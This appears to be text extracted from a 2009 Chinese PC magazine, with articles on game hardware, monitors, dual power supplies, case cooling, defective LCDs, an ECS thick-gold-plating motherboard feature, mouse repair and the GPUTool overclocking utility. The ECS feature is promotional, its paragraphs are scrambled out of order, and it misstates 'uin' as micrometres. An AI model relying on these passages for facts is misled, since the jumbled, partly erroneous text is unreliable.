### 体验感受:

《火炬之光》是一款非常棒的冒险类角色扮演游戏,虽然在游戏容量上仅有500MB,但是其带来的丰富游戏体验却是让玩家大呼过瘾的。浓厚的暗黑风格以及独特的游戏设计,使这款游戏充满吸引力。(文 唐川)(441509)

# 显示器够大,玩游戏才舒服

《火炬之光》为我们带来了极具暗黑色彩的游戏性和画面享受,那么这款游戏到底对硬件的需求有多高,什么样的硬件最能让玩家充分体验到这款游戏的内在魅力呢?我们先从游戏测试成绩来分析。

## 硬件性能要求低,入门级配置即可玩转《火炬之光》

在游戏性能测试环节,我们将游戏细节调节为全开,游戏测试的具体成绩如下表:

处理器	AMD Athlon II x2 240
主板	技嘉 MA770T-UD3P
内存	金士顿 DDR3 1333 1GB x 2
硬盘	希捷酷鱼 12代 1TB
显卡	盈通 9600GSO

分辨率	测试成绩
1440 x 900	109fps
1680 x 1050	94fps
1920 x 1080	75fps

从游戏测试成绩来看,《火炬之光》的确如同官方宣称的那样,对硬件性能要求很低。就像上表中的入门级平台,也能够轻松玩转。据很多玩家反映,甚至集成显卡,也能获得令人满意的速度。那么另一个话题就摆在眼前,游戏速度不成问题了,怎么玩才更舒服?

## 4英寸大屏显示器,玩游戏很舒服

### 24英寸液晶显示器,更大更舒服

我们今天所说的大屏幕液晶显示器,一般指22英寸以上的产品,包括23.6英寸以及24英寸和更高的28英寸等,如三星2494LW是一款23.6英寸16:9的液晶显示器,其价格也不算太高,目前媒体报价1399元。

从可视范围来看,23.6英寸的三星2494LW可视尺寸约为52.1cm x 29.3cm,开阔的可视面积,相对小屏幕优势明显,在游戏中有着更加丰富的视觉体验,比如更宽的视野、更大的视角。

### 大屏幕分辨率更高,画面更精致

大屏幕液晶显示器,如23.6英寸的三星2494LW分辨率达到了全高清水平:1920 x 1080。而且点距较小,在游戏时画面上的场景精细度就非常高,相比1650 x 1050以及1440 x 900的分辨率,更大屏幕的显示器明显更加出色。在游戏速度不带来任何负担的前提下,更大的面子无疑使游戏变得更加具有震撼力。

### 更高的对比度在细节上影响游戏进程

对比度是除了可视面积以外另一个影响游戏效果的重要因素。对比度简单来说指的是一幅图像中明暗区域最亮的白和最暗的黑之间不同亮度层级的测量。对比度

越大,图像中的明暗细节体现越明显。



### 更高的对比度在游戏演绎中更加出色

因此高对比度的显示器在游戏中就具有相当重要的意义,如《火炬之光》中部分任务和道具需要在阴暗的环境下寻求到,如果对比度不够,玩家很难发现隐藏起来的任务道具。三星2494LW的对比度达到了60000:1,在实际游戏表现中,即使是最阴暗的场景,高对比度带来的优势极为明显,道具、任务物品都清晰可见。

### 写在最后:

通过对大屏幕显示器的游戏体验,我们可以看到,当游戏速度已经足够,游戏的视觉享受就成为最重要的一环。从这点来看,大屏幕高分辨率高对比度的显示器优势明显,特别是在液晶显示器价格相对低廉的今天,消费者尽可一步到位的选购大屏幕产品。

## 近期热门单机游戏

### NBA2010

虽然姚明受伤缺席本赛季,可是人家在《NBA2010》里蹦跶得却相当生龙活虎。此外,这款游戏的局域网对战和在线对战都很有吸引力,体育迷们不可错过哦。

### 游戏装备推荐:

Intel i5 750处理器。玩转《NBA2010》最重要的环节就是拥有一颗强劲的CPU之心,这款CPU现售价1500元左右,采用Nehalem架构,频率为2.66GHz,通过Turbo Mode技术可将频率提升到3.2GHz。三级缓存系统以及原生四核使这款CPU面对游戏数据处理时,绝对游刃有余。

### 止疼药:复活

很诡异的名字,但是更诡异的是剧情。作为一名服务于政府的秘密刺客,在死了以后还能进入到异次元空间继续战斗,真可谓战斗不息啊!

### 游戏装备推荐:

赛钛客GM3200激光鼠标。作为在欧美名声颇大的品牌,赛钛客在中国今年来也是风生水起,其产品以出色的技术和不俗的性能获得了众多消费者的青睐。赛钛客GM3200是一款激光引擎的鼠标,售价为158元,dpi切换键使用了推拉的方式,可分4档调节,分别为800、1600、2400、3200dpi。该鼠标左右键有弹性,长时间使用很舒适,能很好的适应FPS射击游戏带来的挑战。



●赛钛客GM3200激光鼠标

## 绝世经典:暗黑破坏神

当年玩这款游戏的孩子不少都成为了孩子他爸,《暗黑破坏神》绝对是玩家心目中永恒的绝世经典。这款RPG游戏可谓奠定了今天大多数欧美RPG游戏的基石。

游戏中,玩家将探索数层地底迷宫,通过不断的升级、提升装备,迎接最后一层的Diablo的挑战。最后英雄将Diablo消灭,以及结局中英雄悲情般的陨落,让玩家感叹不已。



### ●绝世经典:暗黑破坏神

在《暗黑破坏神》中有3大职业,丰富了游戏的精髓:血多皮厚近距离砍杀的战士、灵活敏捷远程攻击的箭客、法力强大但血量单薄的法师,都让玩家在不同风格的作战中大呼过瘾。

在其资料片《地狱火》中加入的僧侣以及隐藏人物野蛮人,进一步丰富了玩家选择的范围。不同人物不同属性的设定,也深深地影响了现在许多热门的网络游戏。






# 双电源方案 解决升级后功耗不足问题

## 小小线缆,不可大意,否则可能电脑被烧

我们所说的双电源,是指两个电源同时工作,同时为系统供电。而非服务器上用的冗余双电源。

要使两个电源同时工作,最大的问题是如何同步启动和关闭,而通过一根单独的线将两个电源的PS信号同步就可以做到,因此双电源的同步线结构是很简单的。但这种产品即便是玩家用户,也绝对不可自制,电源接头上的24根线,只要错上一根,就可能造成电脑烧毁。因此还是购买成品最好。在淘宝

上搜索“双电源启动线”就可看到不少产品。价格最低的仅为22元,最贵的也不超过90



● 联力机箱专用的双电源启动线

元,远比购买一个新的大功率电源便宜。

## 购买双电源启动线

### 注意2大问题:

#### 最好买品牌产品

淘宝上销售双电源启动线的商家还不少,最便宜的一种是22元的,但从接头和线材的颜色来看,应该是小厂生产甚至有可能是动手能力强的玩家自制的。这种产品价格虽然便宜,但质量方面并不让人放心。还是建议用户购买联力出品的双电源启动线,这是联力机箱内专用的,质量上很有保证,最低价格为65元。

## 连接方式要注意

双电源启动线的连接方式是这样的:主电源的24针插头连接到线缆的一头,然后线缆再连接到主板上。之后找到启动线上一个只带有一根细线的插头,将副电源的24针插头连接在上面即可。之后只要系统开机,两个电源会同时启动,同时工作。同时双电源工作,但只有主电源才为主板供电,而副电源只能为硬盘,光驱或者显卡这样的附加设备供电。因此两个电源的功率分配要科学一点。

(李凌辉)

# 沉重散热器压弯显卡 PCB 板 淘根加固铁条就搞定

高档显卡特别是N卡,散热器通常都非常庞大,水平安装在机箱中后,沉重的散热器很容易将显卡的PCB压弯变形,这种情况对于显卡是非常危险的,或者PCB中的线路断裂,或者上面的原件脱焊,这些都会造成显卡损坏,所以有必要对显卡进行加固。

## 从2元~20元 团购加固铁条更方便

在GF7时代,有的厂商会在显卡顶部加一根防止PCB变形的铁条,事实证明这样做效果很好。但不知为何,现在显卡的散热器更大了,这种固定显卡PCB的铁条反而没有了。不过我们可以自己到网上购买。

在Pcinlife论坛上,有玩家会不时发起这种铁条的团购,如果有机会参加是最好的。而在淘宝上,我们搜索“高科技

铁条”也能找到不少产品。价格最低的2元左右,最高的也在20元以内。因为这种铁条结构简单,价格反而不便宜,所以被不少网友戏称为高科技产品。

需要提醒的是,像固定铁条这样看上去很简单的产品,并不建议自行DIY。

## 购买加固铁条,需注意3点

### 确认自己显卡的板型:

不同的显卡,PCB板型都会有所区别,因此用来固定显卡的铁条也是不同的。比如P393公版的8800GT、8800GTS、9800GT以及部分公版P545的9600GT,板型相近,可以用同样的铁条,但是GTX260或者A卡,又需要不同的铁条了。因此购买前首先要确定自己显卡的板型,并且告诉卖家,让卖家帮忙确定下自己的显卡能否适用。

如果没有合适板型,可以约人团购:



● 显卡加固铁条

如果淘宝上并没有适合自己显卡的铁条,那么最好的办法是到PCINLIFE网站上参加组织的团购。

### 如果板型特殊,还可以定做:

如果自己显卡的板型实在是过于特殊,或者就算自己发起团购也没有人响应,那么可以考虑找网络上的商家进行定制。不过淘宝网上销售此类产品的商家都不会提供定制服务,因此用户最好搜寻一些提供金属加工服务的商家,自己预先设计好铁条的尺寸等,交给对方很快就可以搞定,价格可能会稍微贵一点,这么一根定制的铁条大概要30元左右。

(戴梦)

# 散热快 噪音低 22cm 超大风扇散热更爽

到底什么样的散热方式最有效?不是水冷,不是高档散热器,直接找一个大风扇对着主板吹,这种方式绝对是最为有效的,机箱温度瞬间下降4~7度没有任何问题。这种想法似乎是天方夜谭,因为大风扇噪音大,而且使用时还必须将机箱侧板一直打开。其实早有机箱厂商想到了这点,有一种为机箱特制的22厘米大风扇,正是为此设计的。



● 22厘米的大风扇

## 价格不到50元,单独购买风扇较好

这种特制风扇的转速在600~900之间,风扇自带调速器,用户可以灵活调

节。转速虽然不高,但由于扇叶较大,因此通风量仍然较高,可有效地为电脑散热。运行噪音极低,仅为22分贝左右,比一些水冷还安静,用户对此完全不用担心。

淘宝上有不少商家销售此类产品,但大多是TT机箱上拆卸下来的,和侧板一起出售,价格不便宜,而且用户的改装难度还更大一些。因此更为推荐单独销售风扇的地方,淘宝上搜索“shujiankeji”就可找到一个销售这种产品的商家,单独购买风扇的价格是45元。

## 购买超大风扇需要注意4点:

### 用户需要具备一定动手能力

这种风扇需要安装在侧板上,而不少机箱的侧板都是整块的钢板,因此要将风扇安装上去,涉及的动手环节还相当多。这就需要用户具备一定的动手能力,同时手里还有电钻,钢锯等工具。当然,最重要的还是充足的时间。如果用户并不具备这些条件,那么还是不要购买了。

可连带套装一起购买

大尺寸风扇能够增加机箱的通风量,但随之而来的大量灰尘是个问题,“shujiankeji”这个商家为此提供了一个防尘套装,里面增加了“防尘补网”和“不锈钢网”,套装价格为115元。能够最大程度降低灰尘进入机箱的可能。建议所有用户都购买这个套装。

### 最好在侧板上开孔而不是挖空一块

风扇安装在侧板上,到底是在侧板上打出蜂窝状的小孔,还是整体切割出一块再装上风扇?笔者个人建议还是打蜂窝状小孔好一些,这样做虽然通风量会受到一些影响,但是还能够保证侧板的强度。如果直接挖空一块,对于有些钢板较薄的机箱,侧板甚至可能就此变形。

### 安装时注意防止共振

尽管风扇的转速很低,但这样一个“大家伙”安装在机箱里,就得注意如何防止共振。最好的办法是采用橡胶螺钉,但这种螺钉的安装孔比较大,对应的橡胶螺钉不太好找,用户可以直接用普通螺钉安装,然后在螺钉上套一点橡胶层即可。

(杨州)

但随着目前液晶显示器的完全普及,网络上销售的这种带线液晶也越来越多,价格也便宜得惊人,不少用户冲着低价去,轻信商家的宣传,却买回了一堆烦恼。

## 什么是带线液晶

所谓带线液晶,就是液晶显示器屏幕上始终会有一个或者几根线,有的是横向,有的是纵向,但肯定会通过整个屏幕。无论屏幕上显示的什么画面,这些线都不会消失,这是液晶本身的缺陷。


## 这些带线液晶有什么隐患?

这种带线液晶,本身就是工厂淘汰出来的不合格产品,尽管表面上看只是屏幕上带了一根线,但这种封装失败的液晶还有更多的潜在问题,比如刚购买的时候屏幕上只有一根线,但之后线的数量却会增加。其次,这种液晶屏幕上还很容易出现白斑,同时灯管的寿命也没有保证,往往用一两年,屏幕就会明显地发黄。

## 带线液晶其实并不便宜

而事实上,这种液晶的价格也并不是很便宜,以一个商家在网络上的宣传价来看,19英寸宽屏为399元,而22英寸宽屏的价格是550元,和市场上全新的液晶显示器相比,也只是便宜了一半左右。如果再加上网络购物的运费,像22英寸宽屏液晶,需要100元以上的运费。那么综合算起来,这种带线液晶的价格实际上已经很接近市场上销售的行货产品了,完全没有购买的必要。

(杨州)



● 带线液晶的屏幕上始终会有一条线

带线液晶便宜得惊人  
我能买吗?

## 第091001期中奖信息公布

活动编号: ay 正确答案: C

幸运读者1名: 138\*\*\*\*5595 四川

奖品: 航嘉排插一个(奖品快递费由中奖者支付)

恭喜这位幸运读者,请获奖读者将详细的联系方式(名字、地址、邮编、手机号、参加的什么活动、奖品是什么)以平信的方式邮寄到编辑部(地址是:成都营门口路民光商厦二楼《家用电脑》编辑部,邮编:610036),信封上注明“好运gogogo中奖兑奖”,我们在收到信后尽快发出礼品,奖品快递费由获奖者支付。

兑奖截止日期: 2009年12月15日

本活动最终解释权归《家用电脑》所有



# 细节见真功

## ——如何抵御主板氧化问题带来的困扰



日常使用电脑时,我们经常会遇到些莫名其妙的故障,比如突然就开不了机,主板不停发出报警的声音,打开机箱将各种硬件重新插拔后就能够正常了。其实,这一般都是由于接触不良引起的。那么有没有办法避免遇到这种情况呢?今天我们就来谈谈这个问题。

### 氧化很严重的主板,造成接触不良的故障

来自山西的读者黎君求助说,自己的电脑本来使用得好好的,最近突然有一天就无法开机了。一般比较有经验的用户都知道可能是内部硬件接触不良了,开机箱重新插拔一下就能解决。因此我们也只能这样告诉他。但到底是内存,显卡还是其他的板卡接触不良?即便是硬件高手也很难说清,最好的办法还是所有

的硬件都重新插拔一遍,这中间难免耗费大量的时间和精力。


其实经常都有读者遇到此类问题前来求助,尽管解决的方法很简单,但接触不良引发的故障如此高频率的出现,也让我们对这个问题再次进行关注。

### 主板抗氧化很重要 谨防造成接触不良之类的故障

电脑内各种硬件都是固定得好好的,我们并没有动它,为什么会突然出现接触不良的问题呢?其实,接触不良产生的原因有两方面:一是电脑硬件没有固定好,但这一般是很少见。其二便是电脑接口发生了氧化,在这种情况下,即便是硬件固定得好好的,同样会产生接触不良的现象。

#### 主板上内存槽和显卡接口最容易发生接触不良故障

电脑主板上有着各种各样的接口,其中最容易产生接触不良问题的,就是内存插槽和显卡接口。一般为了防止接口氧化,主板厂商都会在上面镀上一层金,但用户在使用过程中难免会经常插拔各种硬件,而且接口上往往吸附大量的灰尘,这样插拔几次,镀上的黄金消磨殆尽,暴露出里面容易氧化的铜,接口的抗氧化能力就会开始大幅下降。



●灰尘是接口氧化的帮凶

主板几乎是电脑内使用周期最长的配件,很多用户在使用过程中会选择升级显卡,内存等等,可一旦更换主板,也就意味着整个平台的更换,这需要更多的投入,因此不少用户在装机时对于主板的选择都非常谨慎,也希望主板能有更长的生命周期。


### 金抗氧化能力极强,优势明显

#### 精英主板接口镀金达到 15uin

难道这种情况就完全没有办法避免?其实精英近日所推出的“3倍金”技术倒是值得借鉴。三倍金技术听起来似乎非常简单:在内存插槽,处理器底座引脚等这些容易经常插拔的部位,镀上更厚一点的黄金,以加强这些接口的抗氧化能力。普通主板在这些部位通常只会镀上 5uin(微米)的黄金,而精英主板为接口电镀上的黄金厚度,则达到了 15uin,是普




●三倍金技术:就是在元件上面镀上更厚的黄金层



●内存插槽最容易被氧化

#### 接口发生接触不良故障,离最终的寿终正寝不远了


可一旦主板开始出现接触不良的问题,并不仅仅是需要用户重新插拔硬件这么简单,其实这也意味着这块主板开始步入老龄化,离最终的寿终正寝不远了。从第一次重新插拔开始,电脑今后将会频繁地因为接口氧化而发生故障,并且这个过程是不可逆的。因为重新插拔这个过程,本身就会加剧接口的氧化速度,同时电脑内各种接口都是设计得比较精密的,根本不可能通过我们自己“打磨”而恢复如初。



●处理器底座同样无法避免被氧化的厄运

通主板的3倍,因此称作3倍金。


这种技术看起来简单,其实实施起来困难重重,首先,为接口镀上更多的黄金,首当其冲的就是制造成本的直接增加。其次,电镀黄金层的加厚,就需要对制造流程,工艺等进行改良,并且产品的开发周期也会拖长。所有的一切综合在一起,就是成本的大幅攀升,这也是为什么别的厂商对接口氧化这个问题置若罔闻,多年都没有任何改进,而精英也是在精心设计之后,方才推出。




●三倍金主板的内存插槽(左)和普通内存插槽(右)对比

#### 15uin 金更耐磨损,杜绝接触不良现象

硬件接口的抗氧化能力就来自于电镀的黄金,普通主板的接口上同样电镀有黄金,只不过厚度为 5uin,5uin是个什么概念呢?很多用户在处理接触不良的故障时,会使用橡皮擦将接口或者板卡的金手指擦拭一下,这样做个3,4次,接口上电镀的黄金基本就擦没了。更有用户会用砂纸来打磨接口,只需要打磨一次,这 5uin 的黄金镀层也就消耗干净了。而精英为接口镀上了 15uin 的黄金,接口即便是经过多次清理,仍然能保有足够的黄金层,确保接口的电气性能,杜绝接触不良现象的发生。



●三倍金主板处理器底座呈现金黄色




●三倍金主板处理器底座,针脚上的金黄色彩更明显

#### 测试表明:精英三倍金技术主板接口更耐插拔 那么3倍金技术是否真的有效,现在我们

### 三倍金技术到底适用于哪些地方?

可以看出,3倍金主板最大的优势,还是在于反复插拔后接口仍然拥有强大的抗氧化能力,那么如果用户不需要频繁插拔板卡,买了电脑后就一直不动它,正常地使用,这种情况下3倍金主板是否就没有用武之地了呢?



●精英三倍金主板 P45T-AD3 的处理器底座  
其实不然,几乎每一台电脑在其生命周期内,都不可避免地会遇到接触不良的问题。接触不良,开箱插拔硬件,接口受损,抗氧化能力下降,再次接触不良导致频繁故障,这已经成了每台电脑的必经之路,唯一的区别就是有的使用环境温度低一点,灰尘少一点,这个过程

### 三倍金带来的巨大变革

如果单纯从技术上来说,精英3倍金技术谈不上多高深,只是将接口的镀金层加厚了而已。但正是这样一个简单的设计,为什么别的厂商在“接触不良”这个问题广泛存在的时候,仍然视而不见呢?或许产品制造成本,在有的厂商眼里实在是过于重要。

用户电脑接触不良产生故障,不会对厂商造成任何影响,因为主板可以说是好的,谈不上产品质量,更谈不上保修。但这对用户造成的麻烦是显而易见的。而精英的3倍金主板,则更多的体现了一种产品制造思路的转变,一种“一切都为用户考虑”的思想的呈现。可以说,精英3倍金主板为主板市场吹来了一股清风,而我们消费者也希望,主板厂商在设计

选取内存插槽来做简单的对比实验。内存的金手指上同样电镀有黄金,但普通内存电镀的黄金层还是非常薄,不超过 5uin。内存厂商在开发产品时为了测试,往往会专门做一些黄金厚度数百 uin 的特殊内存。因此为了不损伤手里的内存,我们找来了 10 根内存条。将每根内存条在普通主板和精英 3 倍金主板上分别插拔 4 次,这样两块主板插拔内存的次数就达到了 40 次,接着再对比接口的情况。


测试的结果有些出乎我们的预料,在插拔第 14 次时,普通主板就已经开始出现问题,装上内存后报错无法启动,为了不人为地破坏上面的镀金层,我们只得用牙刷蘸上香蕉水,对接口进行一次清理。之后普通主板又连续在第 21,29,33,38 次插拔时出现报错无法启动,我们只得频繁地进行清理。

而精英 3 倍金主板只在第 32 次插拔时出现一次报错,在清理接口后,测试得以顺利完成。而在测试完成之后,我们发现普通主板的接口出现了明显的磨损痕迹,已经可以看见内层的铜底,而精英 3 倍金主板的接口仍然光亮如新。两相对比,哪款主板接口的抗氧化能力更强,一目了然。

需要说明的是,测试时接口基本是没有灰尘的,而在实际使用过程中,用户插拔时都难免带入灰尘,这会加剧接口的磨损程度。所以尽管在测试过程中普通主板经受住了 40 次插拔,但用户在实际使用时,可能远远达不到这个数字。


来得更晚而已。因此对于所有的电脑用户来说,3倍金主板的特殊设计,都能够有效减少电脑发生故障的次数,延长电脑的使用寿命。

当然,对于那些硬件玩家而言,3倍金主板的实际意义更为明显,这部分用户因为超频或是硬件改造的关系,经常会插拔硬件,接口的磨损程度更加严重,出现接触不良故障的概率也更大,而精英3倍金主板的加厚黄金镀层,则可有效地避免这个问题。



●精英三倍金主板 P45T-AD3 的内存插槽


产品时能够像精英一样,少一些噱头,多为用户的实际问题着想。



●希望有一天,修理电脑时再也不需要用上橡皮擦



# 五元钱能干啥? 低端鼠标原地复活变高端!



前段时间,笔者用了几年的鼠标突然发生故障,彻底点不亮了,只得将其放入了自己的“百宝箱”。近日,笔者在淘宝网上无意发现自己的这个型号的鼠标竟然有相同的拆机电路板出售,一块电路板才卖五元钱,那么能不能用这东西修好坏掉的鼠标呢?

■文/图 广东 太阳神 441507

与其它的电脑配件不同,鼠标的结构虽然比较简单,但是电路板坏了,一般人还是没有办法将它修复。换掉整块电路板修复鼠标,是一个不错的方式。只要保证新换上的电路板能正常放入坏的鼠标,那么不需要太多的工序就能将鼠标复活。更为重要的是,目前新一点的电路板上的芯片都支持 800dpi 的分辨率,而笔者原来的只有 400dpi,只要能成功更换电路板,低端鼠标立马原地复活变高端!

## 购买鼠标电路板需要注意的问题

笔者在淘宝上搜索了一阵,找到了价格仅为五元的一块拆机鼠标电路板。线是被剪掉的,按键也有点不灵活,不过卖家保证电路板本身是没问题的,而且分辨率是 800dpi。反正才几块钱,如果合用的话就能拯救坏掉的鼠标,还能提升鼠标的分辨率,何乐而不为?



### ●名牌鼠标的拆机电路板几元就能买到


需要注意的是,购买这类鼠标的电路板,一定要跟卖家说清楚自己的鼠标的型号和电路板的形状,因为不同型号的鼠标无论是在电路板的形状还是芯片都不一定相同,如果不搞清楚这一点而买回来的话,就会浪费时间和金钱。

### 清洗电路板与拆开自己的鼠标


这类拆机的电路板可能在仓库呆过很长一段时间,买回来后笔者发现上面有一些污迹

和水迹,不过,几元钱的东西也就是这样子的了,不能苛求太多。笔者用无水酒精把电路板的污迹擦干净后,电路板的外观状况就改善了不少。如果只有普通的医用酒精的话,清洗电路板后要彻底晾干才能将它投入使用。笔者对比了一下两个电路板上的芯片并搜索了一下资料,发现笔者所用的是 400dpi 的版本,而淘回来的拆机电路板果然是卖家所保证的 800dpi 的版本。

把购买回来的拆机电路板清洗干净后,我们就可以用部件替换法进行计划中的鼠标修复工作了。



### ●准备维修用的拆机电路板



### ●加热焊点,同时把微动开关上下摇摆以便拆卸


## 拆东墙补西墙:更换微动开关

由于笔者出现故障的鼠标是电路板损坏了,但按键(微动开关)的手感还是不错的;而购买回来的拆机电路板虽然功能正常,但微动开关部分已经老化,所以笔者就先将坏鼠标上的微动开关更换到买回来的拆机电路板上。

在拆卸微动开关的时候要有一定的技巧:用较多的锡将焊点包围后再轻轻地拔出微动开关,千万不能用蛮劲,否则电路板上的铜箔会翘起来甚至断开,所以要特别小心。

## 拆卸和焊接微动开关时该注意什么?

上面的步骤中并没有太难的地方,只是在拆卸微动开关和焊接的时候需要有一定的耐心,不然就很容易损伤电路板和微动开关。其实,这类问题也存在于主板电容更换等场合,由于元件插孔里有锡的存在,使得插件型的元件较难拆卸和安装。针对这些问题,笔者在上文中已经介绍了自己的一些经验,关键还是要靠用户自己多动手去掌握具体的诀窍。



### ●把好的微动开关焊接到电路板上

至于在安装方面,用户需要准备一些吸锡线,将元件插孔里的锡以及周边多余的锡尽量清除干净,才能使微动开关顺利地安装。在焊接微动开关的时候,要按照左键和右键的方向进行放置,否则把位置装反了的话还得重新来

过。

## 见证奇迹的发生:低端鼠标原地复活变高端!

在将好的微动开关更换到买回来的拆机电路板后,我就可以将电路板上被剪断的鼠标线拔出来,然后将拆机电路板安装到鼠标壳体里,接着将原来的完整的鼠标线的插头接到拆机电路板上,并整理好连线与鼠标外壳出线孔的位置。最后,小心地盖上鼠标的外壳并装上固定螺丝。



### ●把鼠标线接回电路板上并安装外壳

将修好的鼠标插到电脑里开机一试,出现了新硬件被识别的提示,笔者试了一下左键和右键,表现都十分正常。可见,这个用拆机电路板修复鼠标的方案是切实可行的。无论是在指针定位、分辨率等方面,这个修复好的鼠标都比以前更准确、灵活。

## 写在最后

其实,除了像笔者这款鼠标外,淘宝网上还有不少名牌鼠标的电路板,它们的价格在几元到十几元不等。对应的鼠标涉及微软极动鲨、罗技极光旋貂这样的产品。如果你的鼠标过了质保期又坏掉了,不妨采用笔者的方法,以极低成本将它们修复,充分发挥 DIY 的乐趣。如果你能像笔者一样,买到芯片版本更新的电路板从而提升鼠标的 dpi 或其它方面的性能,那就更好了。

# 显卡超频新帮手:GPUTool

■文 泸州 严宾 441508




随着电脑知识的日渐普及,超频开始流行。不管是针对处理器或针对显卡设计的超频软件都在不断推陈出新,使得对硬件认识不深的普通用户也可以尽享超频之乐。最近,一款新发布的显卡超频软件:GPUTool,受到广大 DIY 玩家的追捧,甚至有人称之为最佳的显卡超频和“烤机”工具。下面,笔者就带你来领略它的魅力。

## GPUTool 是何方神圣?

一提到显卡超频软件,相信大部分用户都会想起 ATITool、Riva Tuner。这两款软件各有特色,但是单独使用它们其中之一时,总觉得少了点什么。GPUTool 则是著名技术网站 TechPowerUp 自己研发的免费软件,功能方面结合了上述两款软件的优点,更加易用。该软件可以到 <http://www.cbifamily.com/download/200944.html> 下载。

## 强悍的加电压超频功能

与 RivaTuner 等软件比较,GPUTool 的操作界面同样十分简单,功能一点也不逊色。具体而言,在该软件的主要功能中,除最基本的对显卡工作频率进行调整外,还支持显卡核心电压调整。借助此项功能,用户可将显卡的核心电压略微调高,从而进一步提升显卡的超



### ●超频、调节电压等功能一个都不少

频性能。笔者也发现,该软件只能支持部分型号显卡核心电压的调整,不得不说是个遗憾,希望在新版本中能有所改进。



### ●GPUTool 正在测试超频稳定性

为验证 GPUTool 的加电压超频功能,笔者使用一块 ATI HD4890 显卡进行测试。结果发现,在增加电压后,图形核心的超频能力确实有所提高。

## HD4890 显卡加电压超频测试结果表

核心电压	最高核心频率 (MHz)	3DMark Vantage P 模式得分
1.3125V (默认)	1010	P10832
1.3625V	1038	P10896
1.4000V	1052	P10914

## 考验超频稳定性

除电压调整功能外,GPUTool 软件比 Riva Tuner 出色之处,在于它支持自动超频和稳定性测试。GPUTool 跟 ATI 的公版催化剂驱动程序中的“OverDrive”自动超频功能一样,能够自动寻找显卡核心与显存的最高稳定工作频率。用户只需单击操作界面上的“Find Max”按钮,GPUTool 软件就会自动选择一个保证显卡能够稳定运行的工作频率。测试期间还会显示图形核心的工作温度,避免过热烧坏显卡的情况出现。当然,该软件也支持手动超频,各位读者可以自行研究。

## 结语

综上所述,作为一款全新的显卡超频软件,GPUTool 支持工作频率和电压调整功能,并能进行自动超频和提供稳定性测试,功能是全面的。目前此软件仍处于测试阶段,相信正式版推出后功能会更加完善,笔者建议感兴趣的朋友不妨下载一试。

